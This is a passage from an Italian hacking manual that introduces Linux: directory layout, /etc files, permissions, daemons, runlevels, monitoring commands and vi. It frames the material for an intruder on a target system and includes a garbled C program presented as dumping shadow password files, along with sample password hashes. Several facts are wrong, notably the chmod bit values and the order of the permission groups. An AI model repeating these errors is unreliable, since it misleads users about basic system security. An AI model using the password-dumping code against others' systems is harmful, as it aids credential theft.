È possibile trovare le RFC nel sito web Request for Comments (informazioni in inglese). Questo sito Web è attualmente gestito da membri dell'Information Sciences Institute (ISI) che pubblicano un elenco di tutte le RFC opportunamente classificate. Le RFC sono ordinate in uno dei seguenti modi: standard Internet approvati, standard Internet proposti (diffusi in formato bozza per la revisione), operazioni consigliate per Internet o documenti FYI (For Your Information).

Note

- È possibile che gli indirizzi dei siti Web subiscano delle modifiche, pertanto il collegamento ai siti Web qui riportati potrebbe non essere possibile.

Linux

Come con tanti altri argomenti di questo volume anche Linux rientra tra quelli d'obbligo visto che l'aspirante hacker potrebbe averci a che fare sia come utente sul proprio sistema che come ospite indesiderato di quello di destinazione.
Linux proviene da Minix e quindi come filosofia di base si attiene a quella dei sistemi Unix classici derivati dal System V.
Esistono diverse distribuzioni in quanto Linux si attiene alla filosofia dell' Open Source.
Spesso questa viene confusa erroneamente con il concetto di gratuito.

L'open source prevede che un determinato software venga distribuito con i sorgenti ma questo non significa che il software debba essere fornito con tanto di setup e utilities di settaggio.
Le versioni distribuite da IBM su mainframe di Linux costano diverse centinaia di milioni.
Detto in parole povere questa filosofia sarebbe come dire :

"vuoi i sorgenti dei programmi ? eccoteli. Vuoi i programmi già compilati con un sistema di installazione e delle utilities per il settaggio ? pagali."

Le varie distribuzioni Linux si attengono a queste filosofie.
Se uno volesse potrebbe scaricarsi i sorgenti di Linux, compilarli e poi installarli.
Il fatto di voler avere dei CD da inserire dentro al supporto di lettura e pretendere di lanciare un setup di installazione significa dover pagare da un minimo di poche decine di dollari per la versione di base fino a qualche migliaio di dollari per le versioni servers.
La versione distribuita coin 16 CD da RedHat relativa alla versione server avanzato coste circa 2900$.
In ogni caso trovare un distribuzione anche gratuita è semplicissimo in quanto diverse riviste lo mettono in circolazione ogni mese.
Linux stà sempre maggiormente diventando un sistema operativo concorrenziale a Windows per tanti motivi.
Il primo è sicuramente legato all'affidabilità per quello che riguarda la gestione di servers di rete.
Chiaramente il fatto di non dover pagare royalties diventa importante in tutte quelle aziende che altrimenti dovrebbero supportarsi su molte installazioni Windows il quale non viene distribuito gratuitamente, anzi, in molti casi a costi veramente esagerati come nel caso delle versione Win 2000 Advanced Server.
Come abbiamo già detto precedentemente alcune argomentazioni in questo volume non vogliono essere dei trattati ma semplicemente fornire la basi minime di utilizzo.
Anche per quello che riguarda lo Unix vedremo di capire soltanto i principi su cui si basa il sistema operativo nonché alcuni concetti legati a come Unix memorizza le informazioni legate all'uso dello stesso.
Abbiamo detto che il cuore di questo sistema operativo è quello che abbiamo definito con il termine di Kernel il cui scopo è quello di intercettare e gestire tutto l'hardware, il sistema della security e il meccanismo di rete.
Prima di fare un rapida panoramica sul sistema operativo voglio solo indicare il titolo di un volume reperibile sulla rete nel quale è spiegato in modo preciso e conciso tutto quello che riguarda il setup del sistema Linux e la sua sicurezza.
Il volume si intitola "Get Acquainted with Linux Security and Optimization System".
In fase di installazione è possibile richiedere che vengano installati i moduli sorgente per lo sviluppo a livello di kernel.
I sorgenti sono generalmente posizionati nella directory :

/usr/src

Questi vengono forniti in quanto ogni volta che il cuore del sistema operativo viene riconfigurato è necessario ricompilare il tutto.
In fase d'installazione è possibile richiedere che il sistema venga posizionato su diverse partizioni che compongono il filesystem le quali generalmente sono (con le loro dimensioni minime) :

```
/           35 MB
/boot       5 MB
/swap       150 MB
/usr        232 MB
/var        25 MB
/home
/tmp
/usr/local
```

Le dimensioni e il numero delle partizioni viene richiesto in fase d'installazione e può essere eseguito tramite un utility di partizionamento come ad esempio **Disk Druid** o **Fdisk**.
Quelle che seguono sono le principali directory e files usati da Unix.

/apps	In molti tipi di Unix questa directory contiene le applicazioni utente
/etc	La directory contiene I files di sistema I quali sono esclusivamente modificabili dal superusers. Tra i files che troviamo in questa directory ci sono :
/etc/exports	Lista di tutti I files che devono essere esportati (NFS).
/etc/group	Definizione dei gruppi del sistema
/etc/hosts	I nomi degli hots usati e relativi IP
/etc/hosts.deny	Lista degli host che non hanno le permission per accedere al sistema.
/etc/hosts.equiv	Gli hosts trusted.
/etc/inetd.conf	Questo è il file di configurazione di quelli definiti come Internet "superserver"
/etc/motd	Il messaggio del giorno.
/etc/passwd	Il file passwords.
/etc/protocols	Lista di tutti I protocolli Internet
/etc/sendmail.cf	Il sendmail daemon's configuration file
/etc/services	Lista di tutti i servizi forniti agli hosts
/etc/shadow	Il database delle shadowed passwd.
/etc/security/passwd. adjunct	Stessa cosa del file di prima ma su SunOS.
/etc/syslog.conf	Controlla dove I messaggi vengono loggati
/etc/syslog.pid	Il process ID del syslog.
/etc/ttys	I terminali attivi
/etc/ttysrch	La terminal table per la definizione di terminali sicuri
/dev	Tutti I device sono contenuti qui
/mail	Contiene la mail per root
/tmp	Directory temporanea
/usr	LA directory dove sono generalemnte contenute le home directory degli utenti
/usr/bin	I files eseguibili degli utenti
/usr/lib	Directory delle librerie di alcuni linguaggi
/var	Contiene in genere alcune directory importanti per gli utenti e per gli applicativi.

/adm	Riservata per alcuni files di amministrazione
/var/adm/lastlog	La data dell'ultimo login degli utenti
/var/adm/messages	Utilizzata per al memorizzazione di alcuni messaggi di sistema
/var/adm/pacct	Process accounting file, utilizzato da **ps**.
/var/adm/sulog	Contiene il su log file.
/var/adm/utmp	Gli utenti che sono loggati dentro al sistema sono scritti dentro a questo file. Questo viene utilizzato dal comando **who**.
/var/adm/wtmpx	Utilizzato dall'ultimo comando. Contiene I system's login e le logout entries per ogni utente.

Linux gestisce le comunicazioni di rete tramite dei device di rete che sono posizionati dentro alla directory **/etc/sysconfig/network-scripts**.
I vari files di configurazione di ciascuna interfaccia sono :

ifcfg-ethN

dove N è il numero dell'interfaccia.
Ad esempio la prima interfaccia è in **ifcfg-eth0** mentre la seconda in **ifcfg-eth1** e così via.
Il comando **ifconfig** ci mostra lo stato delle interfacce attive.
Il boot loader di linux è costituito dal file presente nella directory **/etc** chiamato **lilo.conf.**
Il sistema operativo Unix dispone di un meccanismo particolare adatto a gestire la sicurezza dei files dentro allo stesso.
L'uso di Unix è vincolato da una procedura di login mediante la quale un determinato utente viene identificato e grazie questa identificazione gli vengono assegnati dei privilegi particolari per ogni singolo file presente nel sistema.
Ogni files possiede una serie di tre gruppi di attributi i quali specificano le permissions in relazione al proprietario del file, del gruppo di appartenenza e di quello definito come superutente.
Quando viene richiesta una directory dentro a Unix ilo sistema visualizza ogni file nella forma:

```
-rw-rw-rwx     3      Flavio  Root          1024   Apr 18 12:10   file.txt
```

ad esempio il comando ls potrebbe dare come risultato, se usato con l'argomento –l

```
bash$ ls -l
total 783
-rwx------   1 wood     users           1 Jan 25 18:28 19067haa
-rw-r--r--   1 berry    mail            1 Jan 16 12:38 filter.14428
-rw-------   1 rhey19   root       395447 Jan 24 02:59 pop3a13598
-rw-------   1 rhey19   root       395447 Jan 24 03:00 pop3a13600
drwxr-xr-x   4 root     root         1024 Jan 12 13:18 screens
```

La posizione più a sinistra specifica il tipo di file come ad esempio potrebbe essere d in caso in cui il file sia una directory.
Gli altri tre gruppi di tre caratteri sono le permissions del superuser, del gruppo e del proprietario del file il quale è che nell'esempio è rappresentato dal mio nome.
Quello a fianco è il gruppo di appartenenza di Flavio.
I flags di ciascun gruppo potrebbero essere r per read, w per write e x per execute.

```
- --- --- ---
| |   |   |--------> Other = tutti su questa macchina accedono
| |   |------------> Group = alcuni gruppi possono accedere
| |----------------> User  = solo il proprietario
|------------------> Directory Mark
```

```
- rw- r-- r--
| |   |   |--------> Gli altri possono solo leggere
| |   |------------> Il gruppo può solo leggere
| |----------------> User può leggere e scrivere
|------------------> Non è una directory
```

```
- rwx rwx r-x
| |   |   |--------> Gli altri possono leggere ed eseguire
| |   |------------> Gruppo può fare tutto
| |----------------> User  può fare tutto
|------------------> Non è una directory
```

Spesso i novizi di Unix, abituati a identificare i files eseguibili sotto DOS o sotto Windows dall'estensione .EXE, si chiedono quali possano essere quelli eseguibili in quest'ambiente.
Un file eseguibile in ambiente Unix può possedere qualsiasi estensione solo che deve avere il bit di esecuzione (x) attivo.
Un file eseguibile sarà quello visualizzato da un comando di list con la x.
Ad esempio :

```
$ ls

-r-xr-xr-x     2      Flavio  Root          1024   Apr 12 11:11 compila
```

All'interno di un sistema Unix esiste sempre un utente chiamato supersuer il quale generalmente accede al sistema tramite il nome utente root.
Questo utente ha la possibilità di vita e di morte su tutte le caratteristiche del sistema operativo a tal punto che questo potrebbe anche involontariamente cancellare file importanti.
Per questo motivo normalmente l'accesso come root viene solo fatto in quei casi in cui si desidera apportare modifiche al sistema stesso.
E' anche possibile accedere a Linux come utente normale e poi mediante il comando su è possibile diventare momentaneamente con i diritti di superuser.
Su una volta lanciato richiede la password di root la quale veendo specificata fornisce all'utente tutti i diritti di root.
Il cambio degli attributi avviene mediante il comando unix

chmod

il quale deve avere come argomento un numero di tre cifre ciascuna delle quali rappresenta una delle permissions.
Ogni numero viene composto sommando 1 per esecuzione, 2per la lettura e 4 per la scrittura.
In pratica se volessimo dare al superutente il permesso di scrittura, lettura ed esecuzione, al gruppo e al proprietario solo lettura dovremmo imbastire il comando:

chmod 722

Chiaramente per imbastire tali permessi o si è il proprietario del file o si è il superutente.
Dentro al sistema Unix esistono diverse directory che possiedono scopi standard come ad esempio quasi tutti i file di configurazione sono posizionati dentro alla directory

/etc

I device sono presenti dentro alla directory

/dev

I device di Unix sono di fatto visualizzati a livello di files e sono quelli mediante i quali è possibile colloquiare con la periferica hardware con cui il device è connesso.
Ad esempio i device di riferimento ai floppy generalmente hanno il nome di :

fd0

I device vengono usati specificandolo sulla linea di comando dell'utilities che si vuole utilizzare.
Ad esempio se si desiderasse creare un dischetto di salvataggio per fare partire Unix in caso di pasticci è possibile utilizzare il comando mkbootdisk nel seguente modo:

mkbootdisk –device/dev/fd0 2.2.14

gli eseguibili invece sono presenti generalmente sotto

/bin

e sotto

/usr/bin

Nel primo caso i files eseguibili sono generalmente quelli usati da root poer la gestione del sistema operativo mentre i files contenuti dentro alla seconda directory sono quelli a disposizione degli utenti.
La manipolazione delle directory avviene tramite i comandi

cd
mkdir
rmdir

La prima permette di cambiare la posizione di default dentro all'albero della struttura delle directory, il secondo ne crea una nuova mentre l'ultimo comando rimuove una directory vuota.
Abbiamo detto prima che il sistema operativo Unix identifica all'accesso del sistema l'utente mediante quella che viene definita con il termine di login.
I dati relativi agli utenti registrati vengono memorizzati dentro al file presente in /etc chiamato **passwd.**
Perché il sistema possa funzionare è necessario che dentro a questo file ci sia il nome di login dell'utente, un identificatore chiamato UID e il numero del gruppo ovvero del GID.
Fino a qualche tempo fa dentro a questo file c'era anche memorizzata la password.
Il problema era che questo file era leggibile da chiunque per cui la password veniva cryptata e salvata dentro a questo file come tale.
Con il passare del tempo la potenza di calcolo dei sistemi è aumentata in modo vertiginoso per cui il pericolo che tale password potesse essere trovata iniziava a costituire un problema.
La soluzione adottata fu quella di salvare la password da altra parte.
Se andate a vedere il file **/etc/passwd** vedrete che al posto di dove una volta c'era la password ora c'e' solo un X.
Questo sistema viene definito di gestione tramite shadow password.
Il files senza shadow password era simile a :

```
root:User:d7Bdg:1n2HG2:1127:20:Superuser
TomJones:p5Y(h0tiC:1229:20:Tom Jones,:/usr/people/tomjones:/bin/csh
BBob:EUyd5XAAtv2dA:1129:20:Billy Bob:/usr/people/bbob:/bin/csh
```

Ora il file invece è simile a:

```
root:x:0:1:Superuser:/:
ftp:x:202:102:Anonymous ftp:/u1/ftp:
ftpadmin:x:203:102:ftp Administrator:/u1/ftp
```

Un programmino adatto a stampare la shadow password è quello che segue :

```
/*  This source will/should print out SHADOWPW passwd files.   */

 struct  SHADOWPW {                     /* see getpwent(3) */
```

```
        char *pw_name;
        char *pw_passwd;
        int  pw_uid;
        int  pw_gid;
        int  pw_quota;
        char *pw_comment;
        char *pw_gecos;
        char *pw_dir;
        char *pw_shell;
};
struct passwd *getpwent(), *getpwuid(), *getpwnam();

#ifdef   elxsis?

/* Name of the shadow password file. Contains password and aging info */

#define  SHADOWPW "/etc/shadowpw"
#define  SHADOWPW_PAG "/etc/shadowpw.pag"
#define  SHADOWPW_DIR "/etc/shadowpw.dir"
/*
 *  Shadow password file pwd->pw_gecos field contains:
 *
 *  <type>,<period>,<last_time>,<old_time>,<old_password>
 *
 *  <type>   = Type of password criteria to enforce (type int).
 *          BSD_CRIT (0), normal BSD.
 *          STR_CRIT (1), strong passwords.
 *  <period>  = Password aging period (type long).
 *          0, no aging.
 *          else, number of seconds in aging period.
 *  <last_time>    = Time (seconds from epoch) of the last password
 *          change (type long).
 *          0, never changed.n
 *  <old_time>     = Time (seconds from epoch) that the current password
 *          was made the <old_password> (type long).
 *          0, never changed.ewromsinm
 *  <old_password> = Password (encrypted) saved for an aging <period> to
 *          prevent reuse during that period (type char [20]).
 *          "*******", no <old_password>.
 */

/* number of tries to change an aged password */

#define  CHANGE_TRIES 3

/* program to execute to change passwords */

#define  PASSWD_PROG "/bin/passwd"

/* Name of the password aging exempt user names and max number of entires
*/

#define  EXEMPTPW "/etc/exemptpw"
#define MAX_EXEMPT 100

/* Password criteria to enforce */

#define BSD_CRIT 0 /* Normal BSD password criteria */
#define STR_CRIT 1  /* Strong password criteria */
#define MAX_CRIT 1
#endif   elxsi
#define NULL 0
main()
{
      struct passwd *p;
      int i;
      for (;1;) {;
        p=getpwent();
```

```
        if (p==NULL) return;
        printpw(p);
      }
}

printpw(a)
struct SHADOWPW *a;
{
      printf("%s:%s:%d:%d:%s:%s:%s\n",
         a->pw_name,a->pw_passwd,a->pw_uid,a->pw_gid,
         a->pw_gecos,a->pw_dir,a->pw_shell);
}

/* SunOS 5.0       /etc/shadow */
/* SunOS4.1+c2     /etc/security/passwd.adjunct */
```

Il file delle shadow password invece ha la forma di quello che segue :

```
root:R0rmc6lxVwi5I:10441:0:99999:7:::
bin:*:10441:0:99999:7:::
daemon:*:10441:0:99999:7:::
adm:*:10441:0:99999:7:::
lp:*:10441:0:99999:7:::
sync:*:10441:0:99999:7:::
shutdown:*:10441:0:99999:7:::
halt:*:10441:0:99999:7:::
mail:*:10441:0:99999:7:::
news:*:10441:0:99999:7:::
uucp:*:10441:0:99999:7:::
operator:*:10441:0:99999:7:::
games:*:10441:0:99999:7:::
gopher:*:10441:0:99999:7:::
ftp:*:10441:0:99999:7:::
nobody:*:10441:0:99999:7:::
mary:EauDLA/PT/HQg:10441:0:99999:7:::
bhilton:LkjLiWy08xIWY:10446:-1:-1:-1:-1:-1:134529076
```

Il programma **inetd** viene definito “super server” e il suo compito è quello di leggere un programma di rete il quale ha il compito di servire le richieste fatte su questa.
Sempre dentro alla directory /etc è presente un file chiamato

Inetd.conf

Il quale è responsabile della partenza dei vari servizi.
Linux utilizza una libreria di risoluzione per ottenere gli indirizzi IP corrispondenti ai nome degli hosts.
Sempre dentro alla directory /etc esiste un file chiamato **host.conf** nel quale ogni riga indica a Linux quale servizio utilizzare per risolvere i vari nomi host.
Il file **services** anche questo presente nella directory /etc vengono specificate le porte sulle quali i servizi standard vengono offerti.
Il file **/etc/securetty** invece mantiene il nome dei terminali dal quale l'utente root può accedere al sistema.
Molti file di inizializzazione del sistema risiedono sotto **/etc/rc.d.**
Uno dei files presenti in questa directory è quello che viene eseguito quando un utente esegue il login nel sistema.
A dire il vero è quello che si interessa di visualizzare allo user la versione del sistema operativo e che propone lo stesso prompt di login.
Il file è rc.local nel quale a volte può anche essere presente un comando inserito dall’amministratore di sistema indirizzato ad attivare l’IP forwarding.
Questa funzionalità è necessaria per poter successivamente utilizzare il mascheramento dell’IP tramite le funzioni del firewall.

La linea di comando è :

echo “1” >/proc/sys/net/ipv4/ip_forward

Un altro file importante presente sotto /etc è quello in cui è memorizzato il nome host del proprio sistema e precisamente il file **HOSTNAME**.
Altri due file usati dal risolvitore di Linux sono **/etc/resolv.conf** e **/etc/hosts.conf**.
Il file **/etc/sysconfig/network** viene utilizzato per specificare informazioni a proposito della configurazione del network desiderato sul proprio server.
Quando il sistema parte necessita di conoscere la mappatura relativa ad alcuni host.
Questo scopo è gestito tramite il file **/etc/hosts**.
Resiste un comando che permette di ottenere la visualizzazione della configurazione delle interfacce di rete attive sotto Linux.
Il comando è :

ifconfig

Uno dei ruoli fondamentali di Unix è sicuramente quello legato al suo utilizzo come firewall grazie a caratteristiche implementate a livello di kernel.
Il sistema di filtraggio dei pacchetti funziona in Unix a livello di network.
Solo i pacchetti che vengono autorizzati dai filtri del firewall possono passare attraverso il sistema.
Chiaramente le regole di filtraggio vengono applicate dopo aver analizzato l'header dei pacchetti come abbiamo già visto in altri capitoli.
Inoltre il sistema di firewall permette di eseguire il mascheramento degli IP.
In altre parole un IP per essere visibile sulla rete deve essere tra quelli definiti come IP pubblici.
Spesso i sistemi collegati in una intranet utilizzano IP adeguati ovvero tra quelli che sono stati riservati per tali scopi.
Questi Ip non potrebbero essere visti sulla rete per cui è necessario un meccanismo che prenda quseti IP e li trasformi in IP pubblici.
La gestione del firewall sotto Unix viene eseguito tramite il settaggio di un certo numero di files generalmente residenti sotto /etc/rc.d/init.d/ tra cui il più importante è:

/etc/rc.d/init.d/firewall

Dentro a questo file vengono definite le regole per il filtraggio dei pacchetti.
Linux tra le tante cose dispone al suo interno di tutti i software per la gestione dei vari servers necessari per la gestione di un sistema di rete tra cui il server DNS.
All’interno della directory /etc troviamo il file named.conf dentro al quale vengono definiti i vari servers di gestione dei dns.
In questo file sono presenti le definizioni dei nameservers primari e secondari ed inoltre vengono definiti i percorsi e i nomi dei files contenenti i dati delle varie popone gestite dentro al DNS.
In genere questi altri file vengono memorizzati dentro alla directory /var/named.
Un altro server gestito da Unix è quelloi legato alla email come ad esempio SENDMAIL.
Files legati alla gestione del server sendmail sono :

/etc/mail/access
/etc/aliases
/etc/sendmail.cw
/etc/sendmail.mc

Il server WEB Apache invece dispone di un files di settaggio il quale può essere posizionato sotto /usr/local/apache/conf e ha il nome di httpd.conf.

I comandi principali di Unix

Commando	**Descrizione**
alias	Visualizza o setta un alias per una linea di comando lunga

Commando	Descrizione
awk	Cerca una stringa iun un file e qundo la trova esegue una funzione
bg	Muove un processo interrotto in beckground e lo fa ripartire
cal	Visualizza il calendario
cat	Concatena due files
cc	Compilatore C
cd	Cambia la directory corrente
chgrp	Cambia il gruppo di appartenenza dei files
chmod	Cambia I permessi di accesso ai files
chown	Cambia il proprietareio dei files
chsh	Cambia la shell in un file delle password
clear	Cancella lo schermo
cmp	Compara due files
cp	Copia un file
csh	C shell – Interprete di comandi
date	Visualizza la data e l’ora
df	Visualizza lo spazio libero in un determinato file system
diff	Visualizza le differenze tra due file
du	Visualizza l’utilizzo del file system
echo	Visualizza sull’stdout la linea di testo passata come argomento.
ed	Text editor
elm	e-mail basato sul testo
emacs	Text editor
f77	FORTRAN77 compilatore
fg	Muove un processo bloccato in fotreground e lo fa ripartire
find	Trova un file con le caratteristiche specificate
ftp	FTP
grep	Cerca in un file il pattern specificato
head	Visualizza l’inizizo del file (in genere le prime 10 linee)
help	Visualiza l’help
hostname	Visualizza il nome dell’host
kill	Termina un processo
ksh	Korn shell – Interprete di comandi
ln	Esegue il link di files
lpq	Visualizza la coda di stampa
lpr	Invia una stampa alla coda
ls	Visualizza I files in una directory
mail	Ivia un email
man	Accede al manuale online
mkdir	Crea una nuova directory
more	Visualizza un file una pagina o una riga per volta
mv	Muove o rinomina un file
passwd	Cambia la propria password
pico	Editor di testo
pine	Programma gestione email basata sul testo
ps	Visualizza lo stato dei processi
pwd	Visualizza la directory in cui si è posizionati
rm	Cancella un file
rmdir	Cancella una directory
Sed	Editor di linea
sh	Interprete di comandi Bourne
sleep	Mette in pausa un processo
sort	Ordina ed esegue il merge di un file

Commando	Descrizione
split	Splitta un file in più files
talk	Chat orientato al testo
telnet	Emulatore Terminale
Uucp	Sistema per la copia di file Unix to Unix
uudecode	Decodifica un file uuencoded
uuencode	Codifica un file binario
vi	Editor di testo
who	Visualizza chi è loggato dentro al sistema
whoami	Visualizza il proprio nome con cui si è entrati nel sistema
whois	Cerca un utente remoto o siti
write	Invia un messaggio ad un utente

Dal punto di vista hacker è utile avere la dimestichezza rispetto l'uso di alcuni comandi che permettono di vedere la presenza degli utenti collegati al sistema.
Uno di questi è il comando **WHO** il quale ci fornisce tutte le informazioni degli utenti connessi.
L'output è come quello che segue :

```
% who
mike    pts/1   Jul 26   16:50   ( )
Jane    pts/2   Jul 26   19:15   ( )
andy    pts/7   Jul 26   20:37   (foobar.com)
mike    pts/4   Jul 26   18:49   ( )
Jane    pts/5   Jul 26   17:56   ( )
Jane    pts/6   Jul 26   17:57
```

I Demoni Unix

I demoni Unix sono i programmi fatti partire a bootstrap che rimangono poi sempre in esecuzione.
Essi non sono percio' collegati a un particolare utente e terminale.
Assieme costuituiscono un formidabile gruppo di geni della macchina pronti a servirci in tutte le nostre necessita'.
Nell'uscita del comando *ps -eaf* essi compaiono subito dopo il processo init di numero 1, come processi fatti partire dal processo stesso (quindi con un 1 in terza colonna).
Come sa il sistema quali demoni far partire?
Come avviene in molti casi in Unix, la configurazione viene fatta aggiungendo 2 file di testo per demone con un nome speciale in una speciale cartella.
Il file di testo sndemone contiene lo script di partenza, kndemone lo script di terminazione.
Queste cartelle vanno create per ogni **runlevel** del sistema operativo.
Un run level e' una delle modalita' di run che si sceglie all'inizio ed e' indicata da un numero (0:halt,1:singolo utente(si indica anche con "s"),2:multiutente senza rete, 3:multiutente con rete, 5:multiutente con rete e interfaccia frafica, 6:reboot).
Ad esempio il computer prima visto stava girando in runlevel 5 e la cartella usata per i demoni era la /etc/rc.d/rc5.d/ .
I demoni sono fatti partire dal processo init in ordine alfabetico dei file s*.
Se volete far partire un nuovo demone basta aggiungere due nuovi files in questa cartella col nome appropriato.
Quando *init* fa partire un demone invia allo script la stringa "start".
Quando invece lo stoppa (allo shutdown) invia la stringa "stop".
Per questo spesso i 2 programmi sndemone e kndemone sono dei link allo stesso programma che reagisce opportunamente alle stringhe start e stop.

Questo programma viene messo nella cartella */etc/rc.d/init.d*.
Ad esempio Apache fornisce lo script *apachectl* gia' pronto che puo essere inserito in questa directory.
Dovunque poi e' necessario usare lo script si definisce con un link:

```
ln -s  ../init.d/apachectl S96apache
```

Da root e' possibile passare da un runlevel all'altro dando il comando

```
init numerolivello
```

Da notare che il passaggio da un livello all'altro comporta sia start che stop di servizi. Solo il passaggio al livello 0 comporta la disattivazione di tutti i servizi. Lo spegnimento del computer ottenuta col comando

```
shutdown -h now
```

e' diverso come effetti da

```
init 0
```

in quanto provoca un kill immediato di tutti i servizi.
Possiamo definire, se lo riteniamo necessario, altri runlevel impostando opportunamente /etc/inittab e introducendo nuove cartelle rc.d.
Un demone molto particolare e' quello chiamato *inetd* : questo e' un "super server" collegato ai servizi TCP/IP e viene introdotto per limitare il numero di demoni in esecuzione contemporanea. In pratica se un particolare servizio sara' usato poche volte durante il giorno, e' inutile farlo partire come un demone a parte, ma lo si puo' definire come un servizio *inetd*.
Il demone inetd fara' in modo da far partire il servizio relativo quando viene richiesto.
Uno speciale file /etc/inetd.conf lista i servizi da far andare sotto inetd.
Si parla percio' di demoni inetd in contrapposizione di quelli standalone.
Un altro demone particolare e' cron che provvede ad eseguire dei comandi a tempo per i singoli utenti seguendo le direttive dei file crontab dei singoli utenti.

Monitoraggio di sistema

Versione sistema operativo	uname -a	
Spazio e partizioni su disco	df cfdisk	
Lista dei messaggi di boot	dmesg	
Lista dei processi	ps -eaf	
Percento risorse usate adesso e processi piu' attivi	top	
Uso memoria virtuale	vmstat 1	
Connessioni di rete aperte in questo momento	netstat netstat -na |grep -i listen netstat -na |grep -i established	Il secondo comando ci dice quali demoni stanno ascoltando alle varie porte, il terzo quali connessioni con l'esterno sono aperte in questo momento
Paccheti che passano dalla scheda di rete	tcpdump tcpdump -n	Col secondo comando si evitano i paccheti generati da tcpdump stesso per trasformare i numeri tcp/ip in nomi
Stato rete	ping -f nomecomputer	
Files e connessioni (socket) aperte adesso	lsof fuser -v .	
Monitoraggio con SNMP	Programma MRTG Multi Router Traffic Grapher	

Lista utenti collegati	who o w:quest'ultimo da' piu' informazioni. last -100 da la storia degli ultimi 100 collegamenti	
Dimensione dell'albero a partire da una cartella	du -ks nomecartella	
Ultimi messaggi di sistema	tail -f /var/log/messages	
Messaggi su tutti i log di sistema	/var/log/	
Librerie e programmi installati	rpm -qa	Linux Red Hat

Comandi vari

sono sulla vostra tastiera	Aggiungete nella vostra home directory al file .Xmodmap le righe: keycode 117 = Mode_switch add Mod3 = Mode_switch (il 117 deve riferirsi a un tasto non usato come quello di Windows) Ora date il comando xmodmap ~/.Xmodmap Premendo contemporaneamente il tasto prescelto con altri tasti si accedono ad altri caratteri della fonte che si sta usando
Conoscere le fonti e i caratteri disponibili	xfontsel
Conoscere il codice corrispondente a un tasto	xev
Come avere l'output di un comando sia rediretto su un file che sulla consolle	ls-l |tee temp.lis
Avere una lista di tutte le pagine man disponibili	xman
Copiare un file conservando i permessi	cp -p
Unzippare e starare un file conservando il file compresso originario e senza creare file intermedi	gunzip < file.tar.gz | tar xvt -
Per far scorrere l'output in una finestra terminale senza ricorrere al cursore e al mouse	Usa i tasti CTRL+Pageup e CTRL+Pagedown
Per poter usare il debugger	Esegui la compilazione del programma con l'opzione -g . Dopo mandato in esecuzione trova il pid del programma e dai l'istruzione gdb /cammino/programma pid
Per spostare un programma in background	CTRL-Z e quindi fg
Per far riconoscere i tasti cursore in una finestra	set -o emacs or setenv TERM xterm
Per trovare le cartelle che occupano piu' spazio su disco	du -k nomecartellaprincipale|sort -r -n|less
Per leggere un dischetto msdos	mount -t msdos /dev/fd0 /mnt/floppy come root. Ricordati di dare umount /mnt/floppy e se dice che il device e' busy fare il cd su una cartella diversa di /mnt/floppy.
Per sapere quali job sono in attesa di stampa per una data stampante remota	lpq -Pstampante
Per dare la priorita' minima a un job che consuma molta memoria	renice 19 -p pid

Per far ripartire la stampa che sembra bloccata	Da *root* dare lpc quindi status , stop nomecodastampa, start nome codastampa, status talvolta e' necessario dare abort nomecodastampa invece di stop codastampa

I comandi dell'editor VI

la stringa xxx in yyy in tutto il testo	*:%s/xxx/yyy/g*	
Cancellare tutte le righe contenenti xxx	*:g /xxx/d*	
Esegui il comando *cmd* su tutte le righe che soddisfano *address*	*:g address cmd*	Address puo' essere *% n1,n2 . n $ n1-n n1+n /stringa/ ?stringa?*
Cancella tutti i caratteri fino al prossimo carattere apice	d/'	
modifica tutti i caratteri fino al prossimo carattere apice	s/'	
modifica tutti i caratteri fino alla fine riga	C	
cancella tutti i caratteri fino alla fine riga	D	
Lista tutte le opzioni per *ex*	:set all	
Lista le opzioni impostate per *ex*	:set	
Lista il file con i numeri di riga	:set number	set nonumber tornera' alla modalita' senza numeri di riga
Copia le righe da n1 a n2 dopo n3	:n1,n2 m n3	
Trasferisci le righe da n1 a n2 dopo n3	:n1,n2 t n3	
Sostituisci ogni numero di una o piu' cifre con un "uguale" davanti con la stringa "numero"	:%s/=[0-9][0-9]*/numero/g	
Lista tutte le assegnazioni di comandi a caratteri	map	

Ricerche :

ricerca tutti i numeri(senza punto)	/[0-9][0-9]*	* indica 0 o piu ripetizioni di cifra
ricerca numeri tcp-ip	/[0-9][0-9]*\.[0-9][0-9]*\.[0-9][0-9]*\.[0-9][0-9]*\	
ricerca richieste al server diverse da GET	/+0100] "[A-F,H-Z]	

Parte II
La programmazione e i linguaggi

I linguaggi

A questo punto iniziamo a vedere che cosa servono i linguaggi di programmazione.
Come abbiamo detto precedentemente il lavoro dell'hacker deve necessariamente includere un qualche cosa di programmazione sia con linguaggi ad alto livello che con quelli a basso come ad esempio nel caso dell'assembler.
Perché questo ?
I linguaggi ad alto livello servono per poter scrivere i moduli necessari per poter proiettare nella realtà le teorie legate ai sistemi di sicurezza.
In altre parole si deve essere in grado di poter scrivere dei softwares che agganciandosi a delle librerie come quelle Socket o altre possano ad esempio manipolare i protocolli di comunicazione.
E questo è solo uno degli esempi.
Il secondo tipo di programmazione invece è necessario più per sapere seguire il codice di certi programmi di quanto lo sia la necessità di usarlo per scrivere dei moduli funzionali.
Se dovessimo disassemblare qualche programma per riuscire a vedere dove magari è possibile trovare un punto su cui basarsi per la creazione di un sistema di buffer overflow, dovremo essere capaci di seguire le istruzioni in assembler del programma.
Un programma, a parte il fatto di eseguire delle serie di calcoli, gestisce un flusso di esecuzione in relazione al colloquio tenuto con l'utente.
In pratica, portando un gioco come esempio, ci saranno dei calcoli interni fatti dalla CPU destinati a creare le immagini visualizzate a video mediante funzioni di I/O sulla scheda grafica ma ci saranno anche altre funzioni destinate a leggere l'input da tastiera indirizzate a stabilire dove deve essere posizionato ad esempio l'immagine del personaggio del gioco stesso.
Quindi un linguaggio possiede istruzioni destinate ad elaborare dei valori contenuti dentro a delle variabili ma anche altre destinate a eseguire valutazioni indirizzate a gestire i flussi di elaborazione.
Ma che in cosa consiste programmare ?
Programmare significa creare i modelli matematici dei problemi che devono essere riprodotti su di un sistema informatico, mediante l'analisi di questi con la dichiarazione delle variabile dei dati descrittivi e mediante la creazione di tutte e istruzioni destinate a manipolare questi dati.
Da questo si comprende che la programmazione in genere può essere suddivisa in due parti ovvero :

La parte dichiarativa
La parte algoritmica

Nella prima fase si osservano i problemi, suddividendoli, se possibile, in problemi minori e quindi piu' semplici, identificando tutti i dati che sono necessari per la descrizione di questi.
Supponendo ce dobbiamo creare un programma che calcola le aree di parallelepipedi dovremo memorizzare da qualche parte i valori dei due lati necessari per l'esecuzione del calcolo.
Prima parlando di memoria avremmo potuto riservare alcuni BYTES per questo scopo.
In altre parole ci saremmo potuti scrivere da qualche parte che l'altezza del parallelepipedo veniva memorizzata all'indirizzo 000001000 e quella della larghezza all'indirizzo 00001002.
